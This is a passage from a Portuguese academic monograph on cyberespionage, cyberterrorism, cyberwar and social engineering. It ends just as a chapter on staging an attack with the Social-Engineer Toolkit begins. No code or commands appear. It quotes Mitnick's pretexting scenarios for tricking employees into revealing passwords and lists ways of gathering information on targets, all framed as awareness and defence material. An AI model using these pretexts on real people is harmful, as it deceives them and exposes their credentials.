Os documentos mostram que fabricantes de equipamentos, tais como Cisco, Intel, Verizon, fabricavam e vendiam no mercado mundial, equipamentos com *backdoors* para facilitar a espionagem.

Cooperação com a inteligência no exterior

105 Portal G1, Globo. **Obama anuncia redução do poder da agencia de espionagem dos EUA**. Publicado 01/2014. Disponível em: http://g1.globo.com/mundo/noticia/2014/01/obama-anuncia-reducao-do-poder-da-agencia-de-espionagem-dos-eua.html. Último acesso em 08 de Janeiro de 2017.

106 The Washington Post. **NSA slides explain the PRISM.** Publicado em 10/07/2013. Disponível em: <http://www.washingtonpost.com/wp-srv/special/politics/prism-collection-documents/>. Último acesso em 24 de Janeiro de 2016.

107 Ibidem.

Documentos revelam que a NSA fechou acordos com algumas agências de inteligência no exterior, como o caso do Cinco Olhos, onde há indícios de compartilhamento de programas de vigilâncias. [108]

Executando operações unilaterais

Grande parte dos *backbones* da Internet passam pelos Estados Unidos, a NSA tem instalado escutas nesses *backbones* para interceptar informações que passam por esta infraestrutura. [109]

3.5. Ciberterrorismo

O professor Nehemias Gueiros (2004), em seu artigo “Al Qaeda está cada vez mais próxima do ciberterrorismo”, relata que os sites da Al Qaeda estão se tornando verdadeiras escolas virtuais para terroristas, oferecendo instruções para atividades que vão desde sequestros até a utilização de telefones celulares para detonar bombas. [110]

A web tornou-se uma alternativa muito utilizada, pois dificulta a identificação dos protagonistas. "É um paradoxo: estes grupos que criticam a tecnologia e valores ocidentais tiram benefício dela para espalhar suas mensagens", disse Gabriel Weinmann, professor de Israel especialista em ciberterrorismo, a "*USA Today*".[111]

Grupos terroristas, tais como a Al Qaeda, têm se aproveitado de todo aparato digital em suas ações. Utilizando criptografia para trocar mensagens com suas células, redes sociais para disseminar sua cultura ao redor do Mundo e recrutarem seguidores, *softwares* para organizar e administrar suas atividades. Contratam especialistas em TI

108 Ibidem.
109 Ibidem
110 GUEIROS, Nehemias Gueiros. **Al Qaeda cada vez mais próxima do ciberterrorismo.** Revista Consultor Jurídico, Publicado em Agosto de 2004 Disponível em: < http://www.conjur.com.br/2004-ago-29/al_qaeda_cada_vez_proxima_ciberterrorismo>. Último acesso em: 27 de Novembro de 2016.
111 Folha de São Paulo.**Terroristas intensificam atividades no mundo virtual.** Publicado em 21/02/2005. Disponível em: <http://www1.folha.uol.com.br/folha/informatica/ult124u18010.shtml>. Último acesso em 24 de Agosto de 2016.

para a pratica de ciberataques com o intuito de arrecadar fundos e financiar diversas ações terroristas.[112]

Cibercriminosos ligados a grupos como a Al Qaeda, estiveram envolvidos no roubo do número de cartões de crédito pela web, espionagem, lavagem de dinheiro e também sequestro de dados.[113]

Gueiros (2004) também menciona a prisão Mohammed Naeem Noor Khan, engenheiro da Al Qaeda, que tinha consigo farto material eletrônica com informações detalhando que a organização terrorista vinha utilizando sofisticados *softwares* para analisar vulnerabilidades de infraestruturas de vital importâncias para os Estados Unidos, como centrais elétricas e vias fluvivias.[114]

O estrago que um ciberterrorista pode ocasionar é inimaginável, pois imaginem que o ciberterrorista sabotem uma usina de energia nuclear, ou alterem remotamente a fórmula de produtos farmacêuticos ou do sistema de tratamento de água, ou alterem os níveis de ferro no processamento de um determinado alimento e com isso fazer com que pessoas que o consomem adoeçam. Ou ainda que sabotem os controles de uma linha de trem ou do trafego aéreo, fazendo com que choquem.[115]

3.6. Ciberguerra

O espaço cibernético representa uma das principais ameaças à Segurança Nacional, uma vez que a infraestruturas de alta criticidade estão cada vez mais dependentes dos sistemas tecnológicos, e mesmo sem a presença de armas físicas uma Guerra Cibernética pode causar efeitos devastadores, cujo as ameaças podem interromper

112 AMARAL, Sandra Nuria Basto Perez. **O Papel dos Serviços de Informações no Combate do Ciberterrorismo.** 2014. 128f. Dissertação (Mestrado Guerra da Informação) - Instituto Superior de Ciências Policiais e Segurança Interna. Lisboa Portugal. 2014.

113 Folha de São Paulo.**Terroristas intensificam atividades no mundo virtual.** Publicado em 21/02/2005. Disponível em: <http://www1.folha.uol.com.br/folha/informatica/ult124u18010.shtml>. Último acesso em 24 de Agosto de 2016.

114 GUEIROS, Nehemias Gueiros.. **Al Qaeda cada vez mais próxima do ciberterrorismo.** Revista Consultor Jurídico, Publicado em Agosto de 2004 Disponível em: < http://www.conjur.com.br/2004-ago-29/al_qaeda_cada_vez_proxima_ciberterrorismo>. Último acesso em: 27 de Novembro de 2016.

115 AMARAL, Sandra Nuria Basto Perez. **O Papel dos Serviços de Informações no Combate do Ciberterrorismo.** 2014. 128f. Dissertação (Mestrado Guerra da Informação) - Instituto Superior de Ciências Policiais e Segurança Interna. Lisboa Portugal. 2014.

sistemas estratégicos tais como a energia, o sistema financeiro, serviços estatais, entre outros.

A guerra cibernética foi reconhecida como o quinto domínio de guerra, juntamente com o domínio Terrestre, Marítimo, Aéreo e Espacial (Geoespacial). O professor Júlio César Barreto Leite da Silva propõe uma definição abrangente para o termo Guerra Cibernético como sendo:[116]

> Guerra Cibernética é o conjunto de ações ofensivas, defensivas e ou exploratórias, realizadas no espaço cibernético, que buscam negar seu uso pelo inimigo e garantir o uso, a segurança, a confiança, a integridade, a rapidez e o sigilo das informações, existentes em computadores, redes e sistemas de informação, em proveito próprio, tanto na área militar quanto na área civil.

3.6.1. Papel dos atores não-estatais

Um dos aspetos dos ciberconflitos é a participação de atores não estatais. Simpatizantes de ambos os lados do conflito poderiam estar engajados em realizar ciberataques. Estas atuações tornam-se oportunas, pois permite uma articulação entre atores estatais e não estatais, assim dificulta a atribuição de autoria.[117]

3.6.2. Ataques à Geórgia

Antes de disparar o primeiro tiro no conflito entre Rússia e Geórgia, um pesquisador de segurança, nos EUA, acompanhava a um ataque contra o país no ciberespaço. De acordo com especialistas, foi a primeira vez que um ataque cibernético coincidiu com uma guerra real.

O ataque cibernético durante a guerra entre Geórgia e Rússia em 2008, onde foram bloqueados a maior parte do tráfego da Geórgia, o país perdeu inclusive o controle

116 SILVA,Júlio Cezar Barreto Leite. Doutor em Ciências Navais pela Escola de Guerra Naval (EGN), Rio de Janeiro, em seu artigo **Guerra cibernética: a guerra no quinto domínio, conceituação e princípios.** Publicado em Janeiro de 2014 na Revista da Escola de Guerra Naval. Disponível em http://jmksistemas.com.br/ojs/index.php/revistadaegn/article/view/194. Último acesso em 08 de Janeiro de 2017.

117 Ibidem

sobre o seu domínio ".ge" e foi forçado a alterar a maior parte dos sites governamentais para servidores fora do país.[118]

O governo russo negou a participação oficial nos ciberataques à Geórgia, e também se negou a colaborar tanto nas investigações, quanto a impedir com que os ataques fossem cessados após o movimento militar. Apesar de não ter sido possível provar a autoria dos ataques a Geórgia em 2008, os estudiosos classifica-o como ato de guerra.[119]

3.6.3. Stuxnet

Em 2010, foi detectado uma nova infecção no Sistema Operacional Windows que se propagava lentamente por meio de dispositivos pendrives USB, conexões integradas entre os sistemas de intranet da instalação, e até por redes de impressoras conectadas no local. Um processo automatizado e muito bem construído. Este fato chamou a atenção pesquisadores em segurança cibernética.[120]

Especialistas da Karpesky Lab, em conjunto com outras companhias, estudaram o código, e descobriram que os países afetados foram o Irã, Índia, Indonésia, China, Azerbaijão, Coreia do Sul, Malásia, Estados Unidos, Reino Unido, Austrália, Finlândia e Alemanha. Sendo que no Irã chegou a atingir mais da metade dos computadores.[121]

Ao mapearem o código, os analistas descobriram referências aos sistemas industriais da Siemens (*SCADA - Supervisory Control and Data Acquisition*), e não encontraram evidencias de exploração do ganho financeiro. Logo estava evidente que o código foi projetado especificamente para subverter sistemas Siemens rodando

118 RAMOS, Maria Sharlyany Marques. **Ciberguerra e a política e a cooperação da UE com a OTAN.** 2015. 70f. Monografia (Bacharelado em Relações Internacionais) – Universidade Federal de Roraima. Boa Vista. 2015. Disponível em **ufrr**.br/.../monografias-menu?...**maria-sharlyany-marques-ramos**. Último acesso em 08 de Janeiro de 2017.

119 BERWANGER, Tiago. **O DISCURSO DE SECURITIZAÇÃO DA CIBERNÉTICA NOS ESTADOS UNIDOS DA AMÉRICA NO PERÍODO ENTRE 2007 E 2015.** 2015. 77f. Monografia (Bacharelado em Relações Internacionais) – Universidade Federal de Santa Catarina. Florianópolis. 2015.

120 (KUSHNER, David. The Real Story of Stuxnet.) Apud BERWANGER, Tiago. **O DISCURSO DE SECURITIZAÇÃO DA CIBERNÉTICA NOS ESTADOS UNIDOS DA AMÉRICA NO PERÍODO ENTRE 2007 E 2015.** 2015. 77f. Monografia (Bacharelado em Relações Internacionais) – Universidade Federal de Santa Catarina. Florianópolis. 2015.

121 Ibidem.

centrífugas no programa nuclear de enriquecimento iraniano. Segundo os analistas, a construção do código foi patrocinada por um Estado.[122]

Em entrevista ao Jornal alemão Der Spiegel, Snowden, ex-analista da NSA, afirmou que o projeto Stuxnet foi desenvolvida pela NSA em parceria com Israel.[123]

O Stuxnet é um marco na história. Pela primeira vez, um *software* malicioso foi capaz de manipular a velocidade das centrífugas do centro de enriquecimento de urânio de Natanz, sem ser detectado pelo dispositivo de segurança digital Siemens. “Os operadores da usina ficaram perdidos”, relata David Sanger. “Não houve sinais de luz, nem alarmes, nem telas girando freneticamente. Mas todos na usina sentiram – e ouviram – que as centrífugas haviam enlouquecido.”. Se o *malware* não tivesse sido contido a tempo, as centrífugas iranianas poderiam terem explodidos.[124]

3.6.4. Interferência russa nas eleições norte-americana

Em 2015, Hillary Clinton do Partido Democrata Americano, foi alvo de um ataque de *phishing*, com isso dados sigilosos, revelando vários escândalos tornaram-se públicos e foram exploradas pelos adversários durante a corrida eleitoral americana em 2016.

Conforme o artigo ¨*The Perfect Weapon: How Russian Cyberpower Invaded the U.S*¨, publicado pelo NYTimes, os ataques foram realizados por um grupo de hackers patrocinados pelo governo russo.[125]

De acordo com NyTimes, a democrata Hillary Clinton foi hackeada por russos, e seus e-mails e documentos de campanha foram fornecidas ao site WikiLeaks.[126]

O governo russo, porém, negou todas as acusações de interferência na eleição presidencial, mas sabe-se que as políticas externas da democrata seriam muito mais

122 Ibidem.
123 Ibidem.
124 Chao, Maira Lie. REVISA PLANETA Ed. 480. **Era dos ciberataques.** Publicado 01/09/2012. Disponível em http://www.revistaplaneta.com.br/a-era-dos-ciberataques/. Último acesso em 08 de Janeiro de 2017.
125 LIPTON, Eric. New York Times – **The Perfect Weapon: How Russian Cyberpower Invaded the U.S**. Publicado em Dez/2016. Disponível em: http://www.nytimes.com/2016/12/13/us/politics/russia-hack-election-dnc.html?_r=1. Último acesso em 30 de Dezembro de 2016.
126 Ibidem.

desfavoráveis ao governo russo, o que auxilia a deduzir o interesse russo na vitória do republicano.[127]

A Rússia, frequentemente é acusada de ciberataques patrocinada pelo Estado, em outubro de 2016, antes mesmo do republicano vencer as eleições, a Casa Branca já tinha acusado formalmente o governo russo de patrocinarem ciberataques contra a campanha de Hillary Clinton, é difícil mensurar qual o impacto do vazamentos dessas informações no resultado das eleições, mas de fato causou algum desequilíbrio na equilibrada corrida eleitoral.[128]

Uma vez que teve sucesso, por que não tentar de novo? De fato, os russos já tentam repetir o feito com o resto da Europa, alerta Bruno Kahl, chefe de inteligência da Alemanha. "Os perpetradores têm interesse em deslegitimar o processo democrático como tal", disse Kahl. Agora, ele acrescentou: "A Europa está no foco dos ataques, principalmente no que tange aos alemães, maiores líderes da União Europeia".[129]

Ciberguerra é barato, difícil de perceber e localizar. Um ciberataque certeiro pode moldar a política de um país para que atenda algum interesse especifico sem a necessidade de utilizar armas nucleares, como aponta o *New York Times*.[130]

127 Ibidem.
128 Ibidem.
129 Ibidem.
130 Ibidem.

CAPITULO 4: CULTURA DE SEGURANÇA COMO FERRAMENTA DE DEFESA

De nada adianta a empresa comprar os melhores dispositivos de segurança do mercado, contratar vigilantes armados, dificultar ainda mais a exploração de vulnerabilidades técnicas. Mesmo assim essa empresa ainda estará vulnerável, pois sabidamente as “pessoas” é o elo mais fraco da corrente. A exploração do fator humano quase sempre é fácil, exige baixo investimento e um risco mínimo. [131]

Nesta seção são apresentadas uma revisão bibliográfica de temas pertinentes a atuação do Engenheiro Social, bem como a apresentação da cultura da segurança como ferramenta de defesa.

4.1 O fator humano

Um estudo do Instituto Ponemon sobre segurança da informação no mundo, publicado em 2015 patrocinado e pela IBM, diz que o “fator humano” pode ser visto como o “elo mais fraco” da segurança. Mesmo as instituições com avançados mecanismos de proteção e rígidas políticas de segurança não estão imunes a um equívoco de julgamento do colaborador.[132]

De acordo com este estudo, mais de 95 por cento dos incidentes de segurança ocorrem devido ao erro humano. Erros tão simples quanto acessar um link malicioso ou não suspeitar da veracidade de uma mensagem, um telefonema ou de um site.[133]

Muitas pessoas não se consideram ingênuos e acreditam que dificilmente seriam enganadas. Este excesso de autoconfiança combinada com falta de consciência a respeito de como funciona a técnica de Engenharia social pode ser elementos que favorecem o sucesso deste tipo de ataque.[134]

131 MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação.** São Paulo: Makron, 2003.

132 OLEJARZ, JM.**Por que é tão difícil acertar a segurança cibernética.** Publicado em 02/2006. Disponível em: <http://hbrbr.uol.com.br/porque-e-tao-dificil-acertar-a-seguranca-cibernetica/>. Último acesso em 06 de Fevereiro de 2017.

133 Ibidem

134 SILVA, Francisco José Albino Faria Castro. **Classificação Taxonómica dos Ataques de Engenharia Social.** 2013. 132f. Dissertação (Mestrado em Segurança dos Sistemas de Informação) - Universidade Católica Portuguesa. Lisboa Portugal. 2013.

4.1.1. Principais vulnerabilidades humanas

Cialdini (2001) no seu livro "*Influence: The Psychology of Persuasion*" descreve as características humanas que o torna suscetíveis a ataques de Engenharia Social: Retribuição; Compromisso; Validação Social; Simpatia; Autoridade e a Escassez.[135]

Autoridade

As pessoas têm a tendência de atender a uma solicitação que é feita por uma pessoa com autoridade com demonstração de status pela utilização de títulos (diretor, presidente), carro ou vestuário.

Cialdini (2001) no seu livro "*Influence: The Psychology of Persuasion"* descreve um estudo, onde uma pessoa que se dizia ser médico, passou instruções para os enfermeiros via telefone, o que violava a política do hospital. O "médico" solicitou que dobrasse a dosagem máxima diária da aplicação de uma determina droga e, assim, poderia ter colocado a vida do paciente em risco. Mesmo assim, em 95% dos casos, como relatou Cialdini, "a enfermeira obteve a dosagem necessária na sala de remédios da ala e estava indo administrá-la ao paciente" antes de ser interceptada por um observador que lhe contou sobre a experiência.[136]

Kevin Mitnick em seu livro "A Arte de Enganar p.197" cita um exemplo de como pode ocorrer esse ataque:

> Um engenheiro social tenta impor autoridade alegando ser do departamento de TI ou dizendo ser um executivo ou uma pessoa que trabalha para um executivo da empresa.[137]

Simpatia

As pessoas têm a tendência de serem mais receptivos com as pessoas agradáveis ou com interesses, crenças e atitudes semelhantes aos da vítima. Quanto mais à amigável

135 Cialdini (2001) apud SILVA, Francisco José Albino Faria Castro. **Classificação Taxonómica dos Ataques de Engenharia Social.** 2013. 132f. Dissertação (Mestrado em Segurança dos Sistemas de Informação) - Universidade Católica Portuguesa. Lisboa Portugal. 2013.

136 Apud MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação. p.196 e p.197.** São Paulo: Makron, 2003.

137 MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação.** São Paulo: Makron, 2003.

a vítima for com o atacante maior é a chance do atacante manipular a vítima para que elas façam coisas que o ajudem a atingir o seu objetivos.[138]

Kevin Mitnick em seu livro “A Arte de Enganar p.197” cita um exemplo de como pode ocorrer esse ataque:

> Por meio da conversação, o atacante consegue descobrir um hobby ou interesse da vítima e diz ser interessado ou entusiasmado pelo mesmo hobby ou interesse. Ou então alega ser do mesmo estado ou escola ou ter objetivos semelhantes. O engenheiro social também tentará imitar os comportamentos do seu alvo para criar a aparência de semelhança.[139]

Reciprocidade

Quando alguém fez algo para uma pessoa, essa por natureza, sente necessidade de retribuir. Essa vontade de retribuir existe nas situações em que a pessoa que recebe o presente não foi solicitado. Essa retribuição poderá ser explorada pelo engenheiro social.[140]

Kevin Mitnick em seu livro “A Arte de Enganar p.198” cita um exemplo de como pode ocorrer esse ataque:

> Um empregado recebe uma ligação de uma pessoa que se identifica como sendo do departamento de TI. O interlocutor explica que alguns computadores da empresa foram infectados por um vírus novo que não é reconhecido pelo *software* antivírus e que pode destruir todos os arquivos de um computador. Ele se oferece para instruir a pessoa a tomar algumas medidas para evitar problemas. Depois disso, o interlocutor pede que a pessoa teste um utilitário de *software* que acabou de ser atualizado recentemente, o qual permite que os usuários mudem as senhas. O empregado reluta em recusar, porque o interlocutor acabou de prestar ajuda que supostamente o protege contra um vírus. Ele retribui, atendendo à solicitação do interlocutor.[141]

Compromisso

Pessoas são valorizadas pelo cumprimento dos seus compromissos. Após fazer um comprometimento público ou adotar uma causa, as pessoas tem uma forte inclinação para

138 MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação. p.196 e p.197.** São Paulo: Makron, 2003.
139 Ibidem
140 Ibidem
141 MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação.** São Paulo: Makron, 2003.

agir de forma coerente, por vezes o torna suscetíveis de tomar uma decisão ou atitude irrefletida e susceptíveis de serem usadas num ataque de engenharia social.[142]

Kevin Mitnick em seu livro “A Arte de Enganar p.198” cita um exemplo de como pode ocorrer esse ataque:

> O atacante entra em contato com uma funcionária relativamente nova e a aconselha sobre o acordo para seguir determinadas políticas e procedimentos de segurança como uma condição para usar os sistemas de informações da empresa. Após discutir algumas práticas de segurança, o interlocutor pede à usuária para fornecer a sua senha "para verificar se ela entendeu" a política sobre selecionar uma senha difícil de adivinhar. Depois que a usuária revela a sua senha, o interlocutor faz uma recomendação para que ela crie senhas para que o atacante possa adivinhá-las. A vítima atende por causa do seu acordo anterior de seguir as políticas de segurança e porque supõe que o interlocutor está apenas verificando o seu entendimento.[143]

Validação social

A expressão popular “Aonde a vaca vai, o boi vai atrás. ” Este ditado refere-se à tendência das pessoas de cooperarem quando há outras pessoas cooperando. A ação dos outros é aceita como uma validação de que o comportamento em questão está correto e apropriado.

O princípio da validação social é uma condição que pode ser usada como uma forma eficaz de influência. Kevin Mitnick em seu livro “A Arte de Enganar p.198” cita um exemplo de como pode ocorrer esse ataque:

> O interlocutor diz que está realizando uma pesquisa e dá o nome das outras pessoas do departamento que diz já terem cooperado com ele. A vítima, acreditando que a cooperação dos outros valida a autenticidade da solicitação, concorda em tomar parte. Em seguida, o interlocutor faz uma série de perguntas, entre as quais estão perguntas que levam a vítima a revelar o seu nome de usuário e senha.[144]

Escassez

142 Cialdini (2001) apud SILVA, Francisco José Albino Faria Castro. **Classificação Taxonómica dos Ataques de Engenharia Social.** 2013. 132f. Dissertação (Mestrado em Segurança dos Sistemas de Informação) - Universidade Católica Portuguesa. Lisboa Portugal. 2013.

143 MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação.** São Paulo: Makron, 2003.

144 MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação.** São Paulo: Makron, 2003.

Os termos "número limitado" e “liquidação” são táticas utilizadas diariamente pelo *marketing*, com a finalidade de explorar o medo do cliente de perder a oportunidade de adquirir o produto.

Um engenheiro social poderá utilizar esta condição na realização de um ataque. Kevin Mitnick em seu livro “A Arte de Enganar p.198” cita um exemplo de como pode ocorrer esse ataque:

> O atacante envia e-mails dizendo que as primeiras 500 pessoas que se registrarem no novo site Web da empresa ganharão ingressos grátis para a *premiere* de um filme a que todos querem assistir. Quando um empregado desavisado se registra no site, ele tem de fornecer o endereço de e-mail da sua empresa e selecionar uma senha. Muitas pessoas, motivadas pela conveniência, têm a tendência de usar a mesma senha ou uma senha semelhante em todo sistema de computador que usam. Aproveitando-se disso, o atacante tenta comprometer o trabalho do alvo e os sistemas de computadores domésticos com o nome de usuário e a senha que foram inseridos durante o processo de registro no site Web.[145]

4.1.2 Exploração do Fator Humano: Como age o engenheiro social

Mitnick descreve o engenheiro social como o profissional que emprega técnicas antiéticas, persuasivas, enganosa e devastadoras. Eles aparentam inofensivos e são capazes de assumirem papéis. Para obterem confiança e credibilidade, eles mostram-se como pessoas gentis, simpáticas, carismáticas. Mas, sobretudo engenhosas, flexíveis e proativas. Possuindo uma conversa bastante cativante.[146]

Segundo Kevin Mitnick descreve o “engenheiro social” em seu livro “A Arte de Enganar p.04 ” como:

> O engenheiro social, um mágico inescrupuloso que faz você olhar a sua mão esquerda enquanto com a mão direita rouba seus segredos. Esse personagem quase sempre é tão amistoso, desembaraçado e prestativo que você se sente feliz por tê-lo encontrado. [147]

Para burlar medidas de segurança, engenheiros sociais empregam artifícios que passam desapercebido pela maior parte das pessoas. Muitos ataques simplesmente

145 Ibidem
146 MITNICK, apud ROSA, Adriano C. M. et al. **Engenharia Social: o elo mais frágil da segurança nas empresas.** Revisa Eletrônica do Alto Vale do Itajaí – REAVI. Ibirama, v. 1, n. 2, dez. 2012.
147 Ibidem

exploram dados tidos como “não confidenciais”, que muitas vezes são coletados no site da companhia, em conversas informais, no lixo, ou simplesmente pedindo alguma informação comum que a maioria dos colaboradores não vê motivo pelo qual deva ser restrita.[148]

A seguir segue algumas técnicas utilizadas pelos Engenheiros Sociais para coletar informações:[149]

Redes Sociais: As redes sociais possibilitam ao atacante estudar e conhecer a sua vítima. É possível saber do círculo de amizade, locais que frequenta, preferências, etc.

Lixo: A informação é um dos ativos mais importantes dentro da organização. Entretanto muitas organizações não dão a devida importância ao seu lixo. E descartam dados valiosas, tais como nome de colaboradores, fornecedores, ramais internos, e-mails, credenciais de acesso e até mesmo transações realizadas. Informações mais do que o suficiente para se iniciar um ataque direcionado.

Telefone: Com uma simples ligação, o engenheiro social podendo se passar por uma pessoa de confiança, e simplesmente obter acesso às informações que necessita a respeito da empresa.

Falha humana: O engenheiro social explora uma das vulnerabilidades humanas para obter a informação

Redes P2P (*Peer-to-peer*): (do inglês ponto-a-ponto) um tipo de rede de computadores que permite compartilhar arquivos, serviços, entre vários computadores. O engenheiro social usa essa tecnologia para disseminar pragas cibernéticas.

***Spyware*:** software de espionagem que monitora o computador sem que o usuário perceba.

***Phishing*:** termo oriundo do inglês (fishing) que quer dizer pesca, esta técnica consiste em “pescar” informações de usuário por meio de “iscas” (geralmente mensagens falsas ou comprometidas). Essas mensagens são elaboradas para roubar informações como: credenciais de acesso, dados bancários, etc.

4.2. Segurança para “inglês ver”

148 Ibidem

149 FREITAS, Cibelli. **Tratando de segurança na Engenharia Social**. Dez/2015. Disponível em: http://www.devmedia.com.br/tratando-de-seguranca-na-engenharia-social/33770. Último acesso em 30 de Janeiro de 2017.

A expressão “pra inglês ver” geralmente é usada para indicar algo que é feito “de mentira”, só para manter as aparências. Fazer de conta que existe proteção porque existe uma “Política de Segurança da Informação” documentado e armazenados em um portal ou uma gaveta qualquer, criar regras e controles que jamais serão implementados, é um tratamento que levará a organização a uma vulnerabilidade. A existência de uma segurança somente “pra inglês ver”.[150]

Também há gestores que em prol da segurança, criam mecanismos complexos de segurança que exigem aos usuários abram mão das suas conveniências, criam obstáculos para realização do trabalho que se espera delas. Então muitos usuários se apoiam em soluções criativas e dão um “jeitinho” de burlar a burocracia dos dispositivos de segurança. Utilizam serviços *proxy* para burlar restrições de acesso a determinados sites, armazenam dados sensíveis em e-mails pessoais, discos virtuais, em dispositivos portáteis não criptografados cheios de informações pessoais identificáveis, para poderem trabalhar de suas casas ou em hotéis.

Esta fórmula mágica e criativa para resolver os problemas cotidianos, sempre buscando soluções inesperadas, pode abrir portas para um eventual ataque de Engenharia Social e inutilizar toda a infraestrutura, fazendo com que toda a política de segurança da organização seja ineficaz, sendo de fato somente “pra inglês ver”.

4.3. Mecanismos de Defesa

Como disse Charles Percy Snow - "A tecnologia... é uma coisa estranha; ela lhe traz grandes presentes em uma mão e o apunhala pelas costas com a outra". Tudo está conectado, dependente e vulnerável, e estar seguro se tornou o grande desafio deste século.

Mitnick diz que “A eficácia de um sistema de segurança é medida pelo elo mais fraco da corrente”. A tecnologia deixou de ser o principal problema na segurança e no controle de sistemas de informação. Portanto, é fundamental que as pessoas tenham consciência que a tecnologia não irá protegê-los de um ataque de Engenharia Social.

150 FONTES, Edison. **Políticas e Normas Para a Segurança da Informação**. -- Rio de Janeiro: Brasport, 2012.

Como o foco dos atacantes é sempre o “elo mais fraco”, então para mitigar os riscos da quebra de um dos pilares da segurança da informação, se faz necessário, cada vez mais investir além da segura física e lógica em: treinamentos, campanhas de conscientizações, padrões de comportamentos, PSI, entre outros.

4.3.1. Política de Segurança da Informação como mecanismo de defesa

Para mitigar o risco de ativos sensíveis sejam adulterados, perdidos ou acessados de forma indevidas, é fundamental que procedimentos de como estas informações convém transitar.

A norma ISO 27001 estabelece diretrizes e princípios gerais para se iniciar, implementar, manter e melhorar a gestão de segurança da informação em uma organização.

Para Mitnick, as “Políticas de Segurança da Informação” é um documento fornece orientações claras de como manusear as informações. Se bem implementada é uma das mais poderosas arma no combate as possíveis ameaças à segurança.[151]

Fonseca define a “Política de Segurança da Informação” como um conjunto de normas escritas de forma bem claras com o objetivo de prover orientação para proteger as informações. Esse é um método essencial para uma gestão eficaz da segurança da informação de modo a combater, mitigar e prevenir prováveis ameaças ou ataques que venham a comprometer a segurança da informação. Essas políticas estão entre os mais expressivos métodos de combate aos ataques da engenharia social.[152]

É importante ressaltar que mesmo que sejam rigorosamente seguidos por todos, as Políticas de Segurança não evitam todos os ataques de Engenharia Social. Sendo assim, o objetivo ideal é minimizar os riscos, a um nível que seja aceitável.[153]

151 MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação.** São Paulo: Makron, 2003.

152 (FONSECA, 2009) apud ALVES, Cássio Bastos. **SEGURANÇA DA INFORMAÇÃO VS. ENGENHARIA SOCIAL Como se proteger para não ser mais uma vítima.** 2010. 64f. Monografia (Bacharelado em Sistema da Informação) – Centro Universitário do Distrito Federal

153 MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação.** São Paulo: Makron, 2003.

Mitnick evidencia que um PSI não deve ser inflexível, pois a cada dia surge novos métodos de ataques, assim como surge novas tecnologias e procedimentos para combatê-los.[154]

Figura 4.3.1.1: Ausência de PSI no ambiente de trabalho.
Fonte: (Peixoto, 2006)

4.3.2. Cultura de Segurança como mecanismo de defesa

A Cultura, de uma forma simplória pode ser compreendido como o conjunto de hábitos inconsciente e instintivos compartilhados por uma comunidade específica. Isso se traduz em crenças, valores, ideologias, convicções, hábitos de grupo. No mundo corporativo, cada organização tem sua cultura própria. E sim, essa é um dos mais fortes instrumentos para construção, ou destruição, de um ambiente seguro.[155]

A falta de uma cultura de segurança faz com que parte das empresas tenham uma ideia equivocada sobre segurança. Muitas pessoas creem que estão imunes aos ataques

154 Ibidem
155 TI NORDESTE. **Cultura Coorporativa**. TINORDESTE. Publicado em: 08/03/2016. Disponível em: <http://www.tinordeste.com/editorial/seguranca/cultura-corporativa>. Último acesso em: 06 de fevereiro de 2017.

por estarem sob o manto de proteção dos produtos de TI, tais como autenticação, firewall e antivírus.

Muitos não acreditam que suas informações possam interessar a pessoas ou criminosos, outros creem que os colaboradores que não ocupam posições chaves não serão alvo de um ataque. Então negligenciam os riscos e vivem um mundo de ilusão. Mais cedo ou mais tarde eles podem ser vítimas de um incidente de segurança. [156]

Kevin Mitnick afirma em seu livro “A Arte de Enganar p.23 ” como:

> Devemos assumir que cada empresa também tem os seus — os atacantes que visam infraestrutura da rede para comprometer os segredos da empresa. Não acabe sendo uma estatística nos crimes de computadores; está mais do que na hora de armazenaras defesas necessárias implementando controles adequados por meio de políticas de segurança e procedimentos bem planejados. [157]

De nada adianta alto investimento em tecnologia de ponta, rígidos controles de segurança, mão de obra altamente qualificada, e uma Política de Segurança da Informação bem escrita, se apenas um usuário final não estiver adequadamente capacitado, este torna-se um elo fraco na corrente da segurança.

Mitnick afirma que não existe uma tecnologia no mundo que evite o ataque de um engenheiro social. Entretanto um programa constante de conscientização, treinamento e bom senso dos colaboradores podem mitigar a ameaça da engenharia social.[158]

A informação é um dos ativos mais importantes dentro da organização, e é essencial que todos empregados, gerentes e colaboradores saibam sobre o grande valor da informação e como protegê-la de pessoas inescrupulosas.

Uma campanha de conscientização sobre segurança da informação pode incentivar os colaboradores a modificarem seus hábitos e assim conscientizá-los que segurança não é somente TI, ela é um processo. E neste escopo todos sem exceção fazem parte deste processo.[159]

156 MITNICK, K. D.; SIMON, W. L. **A Arte de Enganar: ataques de hackers – controlando o fator humano na segurança da Informação.** São Paulo: Makron, 2003.

157 Ibidem

158 Ibidem

159 (FONSECA, 2009) apud ALVES, Cássio Bastos. **SEGURANÇA DA INFORMAÇÃO VS. ENGENHARIA SOCIAL Como se proteger para não ser mais uma vítima.** 2010. 64f. Monografia (Bacharelado em Sistema da Informação) – Centro Universitário do Distrito Federal

CAPITULO 5: IMPLEMENTAÇÃO DE UM ATAQUE

De acordo com estudo publicado em 2015 que foi patrocinado pela IBM, mais de 95 por cento dos incidentes de segurança cibernética ocorrem devido ao erro humano.

Erros tão simples tais como usar senhas de fácil dedução e não suspeitar de um link ou arquivo malicioso.[160]

Tendo em vista este número impressionante, este experimento propõe ilustrar o quanto é simples implementar um ataque de engenharia social.

5.1. Breve descrição das ferramentas

Embora muitos atacantes desenvolvem ferramentas próprias para realizarem ataques, na Internet pode ser há uma série de programas que facilita o atacante, em muitas vezes, dispensa até o conhecimento técnico.

5.1.1 Set - *Social-Engineer-Toolkit*

O SET é um conjunto de ferramentas projetado especificamente para executar ataques avançados contra o elemento humano, integrando muitas das características do *Metasploit*.

